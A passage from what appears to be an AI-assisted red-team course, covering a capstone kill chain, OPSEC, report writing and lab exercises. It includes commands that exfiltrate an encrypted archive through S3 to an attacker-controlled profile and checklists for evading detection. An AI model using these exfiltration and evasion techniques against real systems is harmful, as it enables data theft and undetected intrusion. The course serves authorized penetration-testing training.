  -out /tmp/.cache.dat -pass pass:REDTEAM2024
```

# Exfiltration: Choosing the Channel

Multiple exfiltration methods, ranked by stealth.

| Method                             | Stealth | Speed  | Detection Risk                  |
|------------------------------------|---------|--------|---------------------------------|
| DNS Tunneling (T1048.003)          | High    | Slow   | Unusual DNS query length/volume |
| HTTPS to Cloud Storage (T1567.002) | High    | Fast   | Blends with legitimate traffic  |
| Over C2 Channel (T1041)            | Medium  | Medium | Volume anomaly on C2 beacon     |
| Cloud Transfer (S3 to S3)          | High    | Fast   | Cloud-native, hard to monitor   |

```
# Chosen method: S3 to attacker-controlled S3 bucket
# Uses the legitimate AWS keys – looks like normal S3 operations
aws s3 cp /tmp/.cache.dat s3://megacorp-backups/.tmp/.cache.dat
# Then from attacker infrastructure:
aws s3 cp s3://megacorp-backups/.tmp/.cache.dat ./loot/ \
  --profile attacker-account
```

**Notes:** In a real engagement, exfiltrate the minimum data needed to prove the objective. Never exfiltrate actual sensitive data — a file listing or hash is sufficient proof.

---

# Complete Attack Chain Summary

The full path from external attacker to R&D exfiltration:

## Operation Shadow Gate — Kill Chain

1. **Recon:** OSINT + active scanning reveals Jenkins, staging, employees
2. **Initial Access:** Breached credentials → Jenkins login → Groovy RCE
3. **Execution:** Fileless reverse shell → Sliver C2 beacon
4. **Persistence:** Cron job + SSH key + systemd service (3 mechanisms)
5. **Priv Esc:** Docker group → container escape → root
6. **Credential Harvest:** AWS keys, SSH keys, GitLab token, DB password
7. **Lateral Movement:** SSH pivot through file server to R&D VLAN
8. **Cloud Pivot:** AWS keys → S3 bucket enumeration
9. **Collection:** Clone patent-pending R&D repository

10. **Exfiltration:** Encrypted archive via S3 cloud transfer

---

# Operational Security (OPSEC)

OPSEC is the discipline of preventing adversary detection of your operations. For red teamers, it means staying undetected long enough to complete objectives.

## The Five OPSEC Principles

1. **Identify critical information** — What would reveal your operation? (IP addresses, tool signatures, timing patterns)
  2. **Analyze threats** — What detection capabilities does the target have? (SIEM, EDR, SOC team, honeypots)
  3. **Analyze vulnerabilities** — Where are you exposed? (Unencrypted C2, loud scanning, reused infrastructure)
  4. **Assess risk** — What is the likelihood and impact of detection at each stage?
  5. **Apply countermeasures** — Mitigate each risk (encrypt, throttle, blend, rotate)
-



# OPSEC: Practical Checklist

## Infrastructure OPSEC

- Use redirectors between you and target
- Rotate C2 domains and IPs
- Use cloud providers with clean IP reputation
- Separate infrastructure per engagement
- Kill switch for emergency teardown

## Operational OPSEC

- Operate during target business hours
- Match target timezone for timestamps
- Throttle scanning and exfiltration
- Use encrypted channels exclusively
- Clean up artifacts after each phase

```
prompt = """Review my red team operation plan for OPSEC weaknesses:  
- C2: Sliver mTLS beacon on port 443, callback every 60s  
- Infrastructure: Single DigitalOcean VPS for all operations  
- Exfil: Direct S3 transfer using target's AWS keys  
- Scanning: Full nmap scan at 1000 packets/sec
```

Identify the top 5 OPSEC risks and suggest mitigations."

---

# OPSEC When Using AI

Using AI tools during red team operations introduces its own OPSEC considerations.

## AI-Specific OPSEC Risks

- **Data leakage to AI providers:** Do not paste real target data, credentials, or internal IPs into cloud AI services
- **Prompt history:** Your conversation history may be logged and reviewable
- **Unique fingerprints:** AI-generated payloads may have recognizable patterns
- **Rate limiting:** Unusual API usage patterns may draw attention

## Mitigations

- Use **local/self-hosted LLMs** for sensitive operations (Ollama, vLLM)
- Sanitize all data before sending to cloud AI — replace real IPs, domains, names
- Review and modify AI-generated code — never deploy directly without analysis

- Use AI for **technique generation**, not for handling actual target data
-

# Report Writing with AI

The report is the **most important deliverable** of any red team engagement. AI dramatically accelerates professional report creation.

## Professional Report Structure

1. **Executive Summary** — Business impact in non-technical language (1 page)
  2. **Scope & Methodology** — What was tested and how
  3. **Attack Narrative** — Chronological story of the engagement
  4. **Findings** — Each vulnerability with severity, evidence, ATT&CK mapping
  5. **Risk Assessment** — Likelihood × Impact matrix
  6. **Recommendations** — Prioritized remediation steps
  7. **Technical Appendix** — Raw evidence, tool output, IOCs
-

# AI-Assisted Report Generation

```
# Generate executive summary from technical notes
prompt = ""Convert these technical red team notes into a
professional executive summary for C-suite readers:

NOTES:
- Gained access via reused credentials on Jenkins CI server
- Escalated to root via Docker group membership
- Pivoted to R&D network through dual-homed file server
- Accessed patent-pending repository via stolen GitLab token
- Could exfiltrate all R&D IP via compromised AWS S3 access

Requirements:
- No jargon — explain business impact
- Quantify risk where possible
- Under 200 words
```

## AI Report Writing Best Practices

- Use AI to **draft** sections, then review and refine manually
- Feed AI your raw notes and tool output — it excels at structuring data

- Generate ATT&CK mappings automatically from your attack narrative
  - Use AI to create remediation recommendations with specific, actionable steps
-

# Report: Documenting Findings

Each finding should follow a consistent template with ATT&CK mapping.

## Finding #1: Credential Reuse on Jenkins CI

|                             |                                                                                                                                                                          |
|-----------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Severity</b>             | Critical (CVSS 9.8)                                                                                                                                                      |
| <b>ATT&amp;CK Technique</b> | T1078 — Valid Accounts                                                                                                                                                   |
| <b>Description</b>          | Breached corporate credentials provided administrative access to the Jenkins CI/CD server, which contained credentials for multiple internal systems and cloud services. |
| <b>Impact</b>               | Complete compromise of CI/CD pipeline, enabling lateral movement to R&D network and cloud infrastructure.                                                                |
| <b>Evidence</b>             | Screenshot of Jenkins dashboard access, Groovy console RCE output (see Appendix A)                                                                                       |



**Recommendation**

1) Enforce MFA on all externally-accessible services. 2) Implement credential rotation policy. 3) Monitor for breached credentials proactively.

---

# Unified AI-Red Team Methodology

Combining all lessons into a repeatable framework.

| Phase          | Lesson  | AI Role                          | Key Tools                     |
|----------------|---------|----------------------------------|-------------------------------|
| Recon          | 1, 2    | Correlate & prioritize           | theHarvester, Nmap, Shodan    |
| Initial Access | 3, 7    | Craft payloads & pretexts        | Burp Suite, Gophish           |
| Exploitation   | 3, 4, 5 | Analyze vulns, generate exploits | Metasploit, custom scripts    |
| Post-Exploit   | 6       | Find priv-esc paths              | LinPEAS, Docker escape        |
| Evasion        | 8       | Anti-forensics, obfuscation      | Sliver, custom C2             |
| AI Targets     | 9       | Attack AI/ML systems             | Prompt injection, model theft |
| Full Chain     | 10      | Plan, execute, report            | All of the above              |

# CTF Capstone Challenge


Execute a full attack chain against this target environment — from OSINT to exfiltration — using AI at every step.

## Target Environment: ShadowCorp Labs

- **External perimeter:** Web application, VPN endpoint, mail server
- **Internal network:** 3 VLANs (Corporate, Development, Restricted R&D)
- **Cloud:** AWS account with S3 buckets and EC2 instances
- **Objective:** Retrieve the flag from the R&D restricted file server
- **Constraints:** Document every step, use AI at each phase, follow ATT&CK taxonomy

## ⚠ Rules of Engagement

This is a controlled lab environment. All IPs, domains, and data are fictional. Do NOT apply these techniques outside the provided lab infrastructure.



# Capstone: Phase Requirements

You must complete and document all seven phases.

## Phase 1: Reconnaissance (30 min)

- Perform passive and active recon on the provided target domain
- Use AI to correlate findings into a prioritized attack plan
- **Deliverable:** Attack surface map with top 3 vectors

## Phase 2: Initial Access (45 min)

- Gain an initial foothold through at least one vector
- Document the vulnerability exploited and AI prompts used
- **Deliverable:** Screenshot of initial shell/access

## Phase 3: Post-Exploitation (45 min)

- Establish persistence (at least 2 mechanisms)

- Escalate privileges to root/admin
  - Harvest credentials for lateral movement
  - **Deliverable:** Credential inventory and privilege proof
-

# Capstone: Phase Requirements (cont.)

## Phase 4: Lateral Movement (45 min)

- Pivot from initial foothold to at least 2 additional hosts
- Reach the restricted R&D VLAN
- Use AI to plan the optimal pivot path
- **Deliverable:** Network diagram showing pivot path

## Phase 5: Exfiltration (30 min)

- Locate the flag on the R&D file server
- Extract it using a stealthy exfiltration method
- **Deliverable:** Flag value + exfil method documentation

## Phase 6: OPSEC Review (15 min)

- Review your operation for OPSEC weaknesses

- Use AI to audit your attack chain for detection risks
- **Deliverable:** OPSEC assessment with mitigations

### Phase 7: Report (30 min)

- Write a professional pentest report using AI assistance
  - **Deliverable:** Complete report following the template from Slide 31
-



# Scoring Rubric

| Category             | Points | Criteria                                                         |
|----------------------|--------|------------------------------------------------------------------|
| Reconnaissance       | 10     | Thorough OSINT, attack surface map, AI-generated prioritization  |
| Initial Access       | 15     | Successful foothold, clean exploitation, AI-assisted payload     |
| Persistence          | 10     | 2+ mechanisms, stealth, survives reboot                          |
| Privilege Escalation | 10     | Root/admin achieved, method documented                           |
| Lateral Movement     | 15     | 2+ hosts, reached R&D VLAN, clean pivots                         |
| Exfiltration         | 10     | Flag captured, stealthy method, encrypted transit                |
| AI Integration       | 10     | AI used meaningfully at each phase (not just for show)           |
| OPSEC                | 10     | Thoughtful OPSEC analysis, mitigations applied                   |
| Report Quality       | 10     | Professional format, ATT&CK mappings, actionable recommendations |

| Category | Points | Criteria                        |
|----------|--------|---------------------------------|
| TOTAL    | 100    | Passing: 70+   Distinction: 90+ |

# Evaluation Criteria: What Sets Top Scores Apart

## Passing (70+)

- Completed all phases
- Flag captured
- Basic AI usage at most phases
- Functional report submitted
- Some OPSEC awareness

## Distinction (90+)

- Multiple attack paths explored
- Creative AI integration throughout
- Professional-quality report
- Strong OPSEC with proactive mitigations
- ATT&CK mapped findings with CVSS scores
- Remediation recommendations are specific and prioritized

## Bonus Points (up to +10)

- **+3:** Discovered an unintended attack path

- **+3:** Demonstrated a novel AI-assisted technique
  - **+2:** Created a reusable automation script for any phase
  - **+2:** Provided a blue team detection guide for your own attack chain
-

# Tips for Capstone Success

- **Plan before you attack.** Spend the first 15 minutes creating an operation plan. AI can help structure it.
- **Document as you go.** Do not rely on memory — take screenshots, save terminal output, log AI conversations.
- **Use AI for analysis, not just generation.** Feed it your scan results, ask it to identify patterns and prioritize targets.
- **Think like a real operator.** What would an APT do differently than a CTF player? Consider timing, stealth, and resilience.
- **When stuck, ask AI for alternative approaches.** Describe what you have tried and what failed. AI excels at suggesting lateral thinking.
- **Save time for the report.** A clean report with clear findings is worth more than a sloppy chain that captures the flag.

## The Meta-Lesson

The capstone tests not just hacking skill but **operational thinking**. Can you plan, execute, adapt, and communicate a complete operation? This is what separates penetration testers from red team operators.

---

# Course Wrap-Up: Where to Go Next

You now have a foundation in AI-assisted offensive security. Here is how to keep growing.

## Certifications

- **OSCP** — Offensive Security Certified Professional (hands-on pentesting)
- **CERTO** — Certified Red Team Operator (adversary simulation)
- **GPEN / GXPN** — GIAC Penetration Tester / Exploit Researcher

## Practice Platforms

- **HackTheBox** — Realistic lab environments with progressive difficulty
- **TryHackMe** — Guided learning paths for all levels
- **PentesterLab** — Web application security exercises
- **SANS Holiday Hack / KringleCon** — Annual CTF with creative challenges

## Stay Ethical

The skills you have learned are powerful. Use them to **defend, improve, and protect**. The best red teamers make blue teams stronger.

---



# Final Thoughts

## ⚠ Educational Use Only

This capstone combines all offensive techniques from the course. These skills are for authorized penetration testing engagements and CTF competitions ONLY. Real-world attacks without authorization carry severe legal consequences.

AI is transforming offensive security just as it is transforming every other field. The practitioners who combine deep technical knowledge with AI fluency will define the next generation of cybersecurity.

## Remember

- Always obtain **written authorization** before testing
- AI is a **tool, not a substitute** for understanding
- The best offense informs the best **defense**

- Share knowledge responsibly within the security community

Good luck on the capstone. Go break things (with permission).

---

# Theory

Reading time: ~25 minutes · Combining every skill from Lessons 1–9 into a cohesive red team attack chain

**Warning:** Red team operations require **explicit written authorization** before any testing begins. Unauthorized penetration testing is illegal in virtually every jurisdiction and can result in criminal prosecution, civil liability, and career-ending consequences. Never execute any technique described in this course against systems you do not own or have documented permission to test.

## 1. Recap: How Lessons 1–9 Fit Together

---

Over the previous nine lessons, you built an arsenal of AI-assisted offensive security skills. Each lesson addressed a specific phase or capability within the broader red team workflow. Individually, these skills are useful. Combined into a coherent attack chain, they become transformative.

Lessons 1–3 focused on **reconnaissance and data analysis** — gathering intelligence through OSINT, identifying patterns in log data, and dissecting network traffic to understand the target environment. Lessons 4–7 shifted to **vulnerability discovery** — auditing source code, scanning web applications, reversing binaries, and probing infrastructure for misconfigurations. Lessons 8–9 addressed **exploitation and social engineering** — weaponizing discovered vulnerabilities into working exploits and crafting AI-enhanced phishing campaigns.

This capstone lesson ties everything together. You will learn the frameworks that professional red teams use to plan, execute, and report full attack chains, and you will see exactly where each previous lesson fits within those frameworks.

## 2. The Cyber Kill Chain (Lockheed Martin)

---

The Cyber Kill Chain, developed by Lockheed Martin in 2011, models the stages an adversary must complete to achieve their objective. Understanding this model allows red teams to simulate realistic attacks and helps defenders identify where to break the chain.

2.1 The Seven Phases

- 1. **Reconnaissance** — Harvesting email addresses, identifying technologies, mapping the attack surface. The attacker gathers as much information as possible about the target without direct interaction or through passive means.
- 2. **Weaponization** — Coupling an exploit with a payload (e.g., embedding a backdoor in a PDF, creating a malicious Office macro). This phase happens entirely on the attacker's side with no target interaction.
- 3. **Delivery** — Transmitting the weaponized payload to the target via email attachments, malicious links, USB drops, or watering-hole attacks.
- 4. **Exploitation** — Triggering the vulnerability to execute code on the target system. This might exploit a software bug, a misconfiguration, or human trust.
- 5. **Installation** — Establishing persistence by installing a backdoor, web shell, or implant that survives reboots and allows return access.
- 6. **Command & Control (C2)** — Opening a communication channel back to the attacker's infrastructure. The compromised system beacons out to receive instructions, exfiltrate data, or download additional tools.
- 7. **Actions on Objectives** — Achieving the ultimate goal: data exfiltration, lateral movement, privilege escalation, destruction, or ransomware deployment.

2.2 Mapping Lessons 1–9 to Kill Chain Phases

| Kill Chain Phase | Lesson                                | Skill Covered                                               |
|------------------|---------------------------------------|-------------------------------------------------------------|
| Reconnaissance   | 01 — AI-Powered OSINT Reconnaissance  | Target profiling, attack surface mapping, data harvesting   |
| Reconnaissance   | 02 — Log Analysis & Pattern Discovery | Identifying patterns, anomaly detection in operational data |
| Reconnaissance   | 03 — Network Traffic Analysis with AI | Protocol analysis, traffic fingerprinting, network mapping  |

| Kill Chain Phase            | Lesson                                         | Skill Covered                                                        |
|-----------------------------|------------------------------------------------|----------------------------------------------------------------------|
| Weaponization               | 04 — AI-Assisted Code Auditing                 | Discovering exploitable vulnerabilities in source code               |
| Weaponization               | 06 — Binary & Cryptographic Analysis           | Reverse engineering, identifying cryptographic weaknesses            |
| Weaponization               | 08 — AI-Generated Exploit Development          | Building working exploits and payloads                               |
| Delivery                    | 09 — Social Engineering & Phishing with AI     | Phishing campaigns, pretexting, payload delivery                     |
| Exploitation                | 05 — Web Application Vulnerability Scanning    | SQLi, XSS, authentication bypass, web shell upload                   |
| Exploitation                | 07 — Configuration & Infrastructure Weaknesses | Misconfiguration exploitation, default credentials, exposed services |
| Installation / C2 / Actions | 10 — Red Team Capstone (this lesson)           | Persistence, lateral movement, objective completion, reporting       |

### 3. MITRE ATT&CK Framework Overview

While the Kill Chain provides a high-level linear model, the MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework offers a granular, matrix-based view of adversary behavior. ATT&CK catalogs real-world tactics and techniques observed in actual intrusions.

#### 3.1 Tactics, Techniques, and Procedures

- **Tactics** — The adversary's tactical objective or the "why" behind an action. ATT&CK defines 14 tactics for Enterprise, including Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, and Impact.
- **Techniques** — The "how" — specific methods used to achieve a tactic. For example, under Initial Access, techniques include Phishing (T1566), Exploit Public-

Facing Application (T1190), and Valid Accounts (T1078). Each technique has sub-techniques for even finer granularity.

- **Procedures** — The specific implementation of a technique by a particular threat actor or tool. For example, APT29 uses spearphishing with OAuth consent links (a procedure implementing T1566.002, Phishing: Spearphishing Link).

### 3.2 Kill Chain vs. ATT&CK: Complementary Models

The Kill Chain and ATT&CK are not competing frameworks — they are complementary. The Kill Chain provides a sequential narrative of an attack from start to finish, making it excellent for planning and communicating the overall flow of an engagement. ATT&CK provides depth, cataloging the specific techniques available at each stage and enabling precise mapping of red team activities to known adversary behaviors.

In practice, professional red teams use the Kill Chain to structure their engagement plan and ATT&CK to select and document the specific techniques they employ at each phase. When writing reports, Kill Chain stages organize the narrative while ATT&CK IDs provide the technical precision that defenders need to build detections.

## 4. Planning a Full Attack Chain

---

A professional red team engagement does not begin with exploitation. It begins with meticulous planning that combines every discipline from this course into a coherent strategy.

### 4.1 Phase 1: Intelligence Gathering

Start with the OSINT techniques from Lesson 1. Map the target's external footprint: domains, subdomains, IP ranges, employee names, technology stack, cloud providers, and third-party relationships. Use AI to correlate findings from multiple sources and identify patterns a human analyst might miss. Feed network captures (Lesson 3) through AI classifiers to fingerprint services and identify unusual traffic patterns.

### 4.2 Phase 2: Vulnerability Discovery

With the attack surface mapped, systematically probe for weaknesses. Use AI-assisted code auditing (Lesson 4) on any open-source components or leaked code. Scan web applications (Lesson 5) for injection points, authentication flaws, and business logic errors. Analyze any binaries or cryptographic implementations (Lesson 6) for reversible

weaknesses. Audit infrastructure configurations (Lesson 7) for default credentials, exposed management interfaces, and overly permissive access controls.

### **4.3 Phase 3: Exploitation and Access**

Develop exploits (Lesson 8) targeting the most promising vulnerabilities. Craft social engineering campaigns (Lesson 9) as an alternative or supplementary access vector. The best red teams maintain multiple access paths so that if one is detected and blocked, others remain available.

### **4.4 Phase 4: Post-Exploitation**

Once initial access is achieved, the real work begins. Establish persistence, escalate privileges, move laterally through the network, and work toward the engagement objectives. Document every step meticulously — the value of a red team engagement lies not in the access itself but in the detailed report of how that access was achieved and what it enabled.

## **5. AI as a Force Multiplier Across the Kill Chain**

---

Throughout this course, AI has served as a force multiplier at every stage. In reconnaissance, AI processes and correlates vast amounts of OSINT data faster than any human analyst. In vulnerability discovery, AI identifies patterns in code and configurations that manual review would miss. In exploitation, AI assists with payload generation, evasion techniques, and adapting exploits to specific targets. In social engineering, AI crafts personalized phishing content that is linguistically convincing and contextually relevant.

The key insight is that AI does not replace the red team operator — it amplifies their capabilities. The operator provides judgment, creativity, and ethical boundaries. AI provides speed, pattern recognition, and the ability to process information at scale. A skilled operator with AI assistance can accomplish in hours what previously took days or weeks.

However, this amplification cuts both ways. The same AI capabilities available to red teams are available to real adversaries. Understanding how AI enhances offensive operations is therefore essential for building effective defenses.

## 6. Red Team Engagement Methodology

---

### 6.1 Rules of Engagement (ROE)

Every professional red team engagement begins with a detailed Rules of Engagement document. The ROE defines the boundaries of the engagement and protects both the red team and the client. A proper ROE must include:

- **Scope** — Exactly which systems, networks, applications, and personnel are in scope. Anything not explicitly listed is out of scope.
- **Authorized techniques** — Which ATT&CK techniques are permitted. Some clients may prohibit denial-of-service, data destruction, or social engineering targeting specific individuals.
- **Time windows** — When testing may occur. Some clients restrict testing to business hours; others want after-hours testing to simulate real attacks.
- **Communication protocols** — How the red team communicates with the client's point of contact. This includes emergency stop procedures if testing causes unintended disruption.
- **Data handling** — How sensitive data encountered during testing will be handled, stored, and destroyed.
- **Legal authorization** — Signed authorization from someone with legal authority to approve the testing (typically a C-level executive or general counsel).

### 6.2 Engagement Types

Red team engagements vary in scope and knowledge level:

- **Black box** — The red team has no prior knowledge of the target. Simulates an external attacker.
- **Grey box** — The red team has partial knowledge (e.g., network diagrams, credentials for a low-privilege account). Simulates an insider or a compromised contractor.
- **White box** — The red team has full knowledge of the environment. Maximizes coverage but does not test detection of initial access.
- **Assumed breach** — The red team starts with an established foothold. Focuses on post-exploitation, lateral movement, and objective completion.



## 7. Writing a Professional Red Team Report

---

The report is the most important deliverable of any red team engagement. A brilliant attack chain that is poorly documented provides no value to the client. The report must communicate findings to multiple audiences: executives who control budgets, managers who prioritize remediation, and engineers who implement fixes.

### 7.1 Report Structure

A professional red team report typically follows this structure:

1. **Executive Summary** (1–2 pages) — High-level findings, overall risk assessment, and top recommendations. Written for non-technical stakeholders.
2. **Engagement Overview** — Scope, objectives, methodology, timeline, and team composition.
3. **Attack Narrative** — A chronological walkthrough of the attack chain, from initial reconnaissance through objective completion. Include timestamps, screenshots, and ATT&CK technique IDs.
4. **Findings & Recommendations** — Each finding documented with severity rating, affected systems, evidence, business impact, and specific remediation steps.
5. **ATT&CK Mapping** — A matrix or table mapping every technique used to its ATT&CK ID, with detection recommendations for each.
6. **Appendices** — Raw data, tool output, exploit code, and detailed technical evidence.

### 7.2 Writing the Executive Summary

The executive summary is the most-read section of the report. It must be concise, accurate, and actionable. Here is an example structure:

#### **Example: Executive Summary**

**Engagement:** External Red Team Assessment for Acme Corporation

**Period:** March 1–21, 2026

**Overall Risk Rating:** Critical

**Summary:** The red team achieved full domain administrator access within 72 hours of engagement start, beginning from a zero-knowledge external position.

Initial access was obtained through a spearphishing campaign targeting the engineering department, which yielded credentials for a developer workstation. From this foothold, the team escalated privileges by exploiting a misconfigured Active Directory certificate template, moved laterally to the finance server, and exfiltrated simulated sensitive financial data.

#### **Key Findings:**

- Email gateway did not detect AI-crafted phishing payloads (Critical)
- Active Directory certificate services misconfiguration allowed privilege escalation (Critical)
- Network segmentation between engineering and finance was insufficient (High)
- Endpoint detection did not alert on lateral movement tooling (High)

#### **Top Recommendations:**

1. Deploy advanced email filtering with AI-based phishing detection
2. Audit and remediate Active Directory certificate templates immediately
3. Implement micro-segmentation between business units
4. Upgrade EDR to a solution with behavioral detection capabilities

## **8. Metrics and Measuring Red Team Effectiveness**

---

Effective red team programs measure their impact with quantifiable metrics. Without metrics, it is impossible to demonstrate improvement over time or justify the investment in red team operations.

### **8.1 Offensive Metrics**

- **Time to initial access** — How long from engagement start to first foothold. Shorter times indicate weaker perimeter defenses.
- **Time to objective** — How long to achieve the defined objective (e.g., domain admin, data exfiltration). This is the most important offensive metric.

- **Number of access paths discovered** — How many independent paths to the objective exist. More paths indicate a larger attack surface.
- **Techniques successfully employed** — Mapped to ATT&CK, this shows which categories of attack the organization is vulnerable to.

## 8.2 Defensive Metrics

- **Mean time to detect (MTTD)** — How long before the blue team noticed red team activity. Lower is better.
- **Mean time to respond (MTTR)** — How long from detection to effective containment. This measures the incident response capability.
- **Detection coverage ratio** — What percentage of red team techniques were detected. Map this against ATT&CK to identify blind spots.
- **False positive rate** — How many alerts fired that were not related to red team activity. High false positive rates indicate noisy detections that lead to alert fatigue.

## 8.3 Program Metrics

- **Remediation rate** — What percentage of findings from previous engagements have been resolved. This is the ultimate measure of program value.
- **Year-over-year improvement** — Compare time-to-access, time-to-objective, and detection coverage across engagements to demonstrate security posture improvement.
- **Cost per finding** — The engagement cost divided by the number of actionable findings. Helps justify budget allocation.

## 9. Summary

---

A full red team attack chain is more than the sum of its parts. The Kill Chain provides the narrative structure; ATT&CK provides the technical vocabulary; lessons 1–9 provide the skills; and professional methodology ties everything together into an engagement that delivers real value to the client.

Key takeaways:

- **Frameworks guide execution** — Use the Kill Chain for planning and ATT&CK for technique selection and documentation

- **AI amplifies every phase** — From reconnaissance through reporting, AI makes red team operators faster and more thorough
- **Authorization is non-negotiable** — Written ROE and legal authorization must precede any testing activity
- **The report is the product** — A red team engagement without a clear, actionable report delivers zero value
- **Metrics drive improvement** — Measure offensive performance, defensive response, and program-level outcomes to demonstrate and improve effectiveness
- **Ethics are foundational** — Every technique in this course must only be applied within the bounds of explicit authorization and applicable law

*"The purpose of a red team is not to break things — it is to make the organization stronger by revealing how things can be broken."*

## 10. Challenge Resources

---

Download the following files to use during the capstone lab. These provide the scenario data for the MegaCorp Industries red team engagement.

### Download Files

Capstone scenario data for the MegaCorp Industries red team engagement. All files are plain text (.txt) and safe to open.

↓ [recon-data.txt](#) ~8 KB

↓ [vulnerability-scan.txt](#) ~9 KB

↓ [attack-timeline.txt](#) ~10 KB

↓ [scope-document.txt](#) ~12 KB

# Lab Guide

Capstone: plan, execute, and report a simulated engagement using AI at every phase — scope, recon, vuln identification, and timeline reconstruction.

## Authorized Use Only

All capstone artifacts are **synthetic**. Treat this exercise as a desk simulation: no packets, no probes, no emails sent outside the lab folder. In a real engagement the scope document is the contract — never exceed it.

## Prerequisites

---

- Completed Lessons 01–09 (this capstone assumes familiarity with every prior tool and workflow)
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `capstone-lab/`
- Your notes / outputs from the previous nine labs — you will reference the techniques, not repeat them

## Lab Scenario

---

You have been engaged for a full red team exercise at **AcmeCorp**. The client has signed a scope document, provided high-level objectives, and given you a 10-day window. A prior team did preliminary recon and left behind a data package. Your mission: read the scope, understand what is in and out, review the recon + vuln data, plan the engagement, execute it on paper, and produce a client-ready after-action report.

## Download Lab Files

Save all four files into a folder named `capstone-lab/` before starting the exercises.

↓ [scope-document.txt](#) ~12 KB

↓ [recon-data.txt](#) ~8 KB

↓ [vulnerability-scan.txt](#) ~10 KB

↓ [attack-timeline.txt](#) ~10 KB

## Exercise 1 — Scope Document Review

Open `scope-document.txt`. The scope document is the single most important artifact in a red team engagement — it is the contract.

### Task 1.1 — Extract rules of engagement

You are a red team lead reviewing a signed statement of work before kickoff. Analyze the scope document and produce:

1. Assets IN SCOPE (IPs, domains, people, applications).
2. Assets explicitly OUT OF SCOPE (never touch).
3. Authorized techniques (recon / exploit / post-exploit / social engineering / physical / DoS).
4. Forbidden techniques (common exclusions: DoS, destructive actions, real executive phishing, production DB writes).
5. Engagement window (start / end / blackout periods).
6. Communication plan (who to contact, how, how often).
7. "Get out of jail" contacts and authorization letters.
8. Reporting format and deadline.
9. Any AMBIGUITY in the scope that should be clarified with the client BEFORE starting (this is the single most important output — ambiguous scopes cause lawsuits).
10. The single biggest risk in this engagement.

Output as a one-page pre-engagement briefing for the team.

[paste scope-document.txt]

✓ **Self-check:** Your briefing should include at least one ambiguity you would raise with the client before touching anything. In real engagements, every scope has at least one gap — finding it is the senior operator's job.

## Exercise 2 — Recon Data Review

Open `recon-data.txt`. This is the package left by the prior team: WHOIS, DNS, subdomains, employee profiles, leaked credentials.

### Task 2.1 — Validate and extend the recon

Below is recon data collected by a prior team. Your job is to:

1. Validate the data: flag anything out of date, unreliable, or outside scope (reference the scope document).
2. Identify gaps: what recon did they NOT do that you would add?
3. Produce a ranked target list:
  - External attack surface (domains, IPs, services)
  - Internal pivot candidates (VPN, webmail, jump hosts)
  - Human targets (phishing, vishing)
  - Leaked credentials / secrets
4. For each top target, state:
  - The technique from Lessons 01-09 you would apply
  - The expected difficulty
  - The stealth profile (loud / quiet / silent)
5. Map targets to MITRE ATT&CK Initial Access techniques.

Output as a prioritized engagement plan.

[paste recon-data.txt]

✓ **Self-check:** Every target in your plan should reference a specific lesson or technique you already know. If you cannot connect it to a prior lab, you do not actually know how to execute it — that is a training gap.



## Exercise 3 — Vulnerability Scan Triage

Open `vulnerability-scan.txt`. This is the raw output from a vulnerability scanner — your job is to separate real findings from noise.

### Task 3.1 — Pick the attack paths

Below is vulnerability scanner output covering the in-scope assets. Review as an operator planning exploitation:

1. Filter out: duplicates, false positives, informational findings, vulns on out-of-scope hosts.
2. For remaining findings, bucket by exploitability:
  - Public PoC / Metasploit module exists
  - Documented but no public exploit
  - Theoretical
3. For each HIGH and CRITICAL with a public PoC:
  - Host + port + service version
  - CVE + CVSS
  - Exploitation difficulty
  - Stealth (detectable by EDR/NIDS?)
  - Required post-exploitation (credential capture? persistence? lateral movement?)
4. Build a ranked attack path:
  - #1 primary path (most reliable)
  - #2 fallback (if primary fails or is detected)
  - #3 last-resort noisy option
5. For the #1 path, write the complete OPERATOR CHECKLIST:
  - Pre-checks (scope confirmation, logging evidence)
  - Commands to execute (step by step)
  - Expected outputs at each step
  - Rollback / abort criteria
  - What to do if detected

✓ **Self-check:** Your #1 attack path should be specific enough that another operator on your team could execute it from your notes alone, without asking you questions.

## Exercise 4 — Attack Timeline Reconstruction

---

Open `attack-timeline.txt`. This is a log of actions that were actually taken during the engagement (simulation). Your job is to reconstruct the narrative.

### Task 4.1 — Build the narrative

Below is a chronological action log from the red team engagement. Reconstruct the story:

1. Initial access: vector, time, success/failure.
2. Foothold: credentials captured, shell type, user context.
3. Privilege escalation: technique, success, detection risk.
4. Persistence mechanism (if any).
5. Lateral movement: which hosts were touched, how.
6. Objective achieved (domain admin / data exfil / flag file).
7. Detection events: when did blue team notice? What did they do?
8. Did the red team stay within scope at every step? (Flag any actions that pushed boundaries.)

For each step, map to MITRE ATT&CK (tactic + technique ID).

Then build a timeline diagram (text format is fine):

T+00:00 | Phase | Action | Outcome | MITRE ID

Finally: identify THREE moments where a defender could have detected and stopped the attack, and what detection rule would have fired.

[paste attack-timeline.txt]

✓ **Self-check:** Your timeline should read like a case study. Any step that does not map to a MITRE technique is probably mislabeled — go back and categorize it.

## Final Exercise — Client-Ready Report

---

## Task 5.1 — The after-action report

Using the outputs of Exercises 1-4, produce a client-ready red team engagement report in the standard format:

1. Executive Summary (3-5 sentences, written for a non-technical executive)
2. Engagement Scope (what was and was not tested)
3. Engagement Timeline (high-level narrative + key milestones)
4. Attack Chain Walkthrough (detailed, with evidence)
5. Findings (ranked by risk, each with: description, impact, evidence, recommendation, CVSS)
6. Detection Gaps (what the blue team missed and why)
7. Strategic Recommendations (3-5 items for the CISO)
8. Tactical Recommendations (10-15 items for IT/SecOps)
9. Appendix: raw artifacts, screenshots, commands

Format as markdown. Max 3000 words for the body; appendix unlimited. Use the findings from Exercise 3 and the timeline from Exercise 4 as the evidence base.

The tone should be: direct, evidence-based, no hyperbole, no "sky is falling" language. Treat the client as a partner.

✓ **Self-check: A good red team report is one the CISO can read in 10 minutes (exec summary + recommendations) and the SecOps team can implement from for 3 months (tactical recommendations). If either reader would feel lost, revise.**

## Course Reflection

- Across all 10 lessons, where did AI give you the biggest speedup? Where did it fail you?
- What type of task still requires human judgment that AI cannot replace? Why?
- If you were building an AI-assisted red team workflow at a consulting firm, what would be your top 3 guardrails?

- What is one technique from this course you will use in your next engagement, and one you will NOT use (and why)?
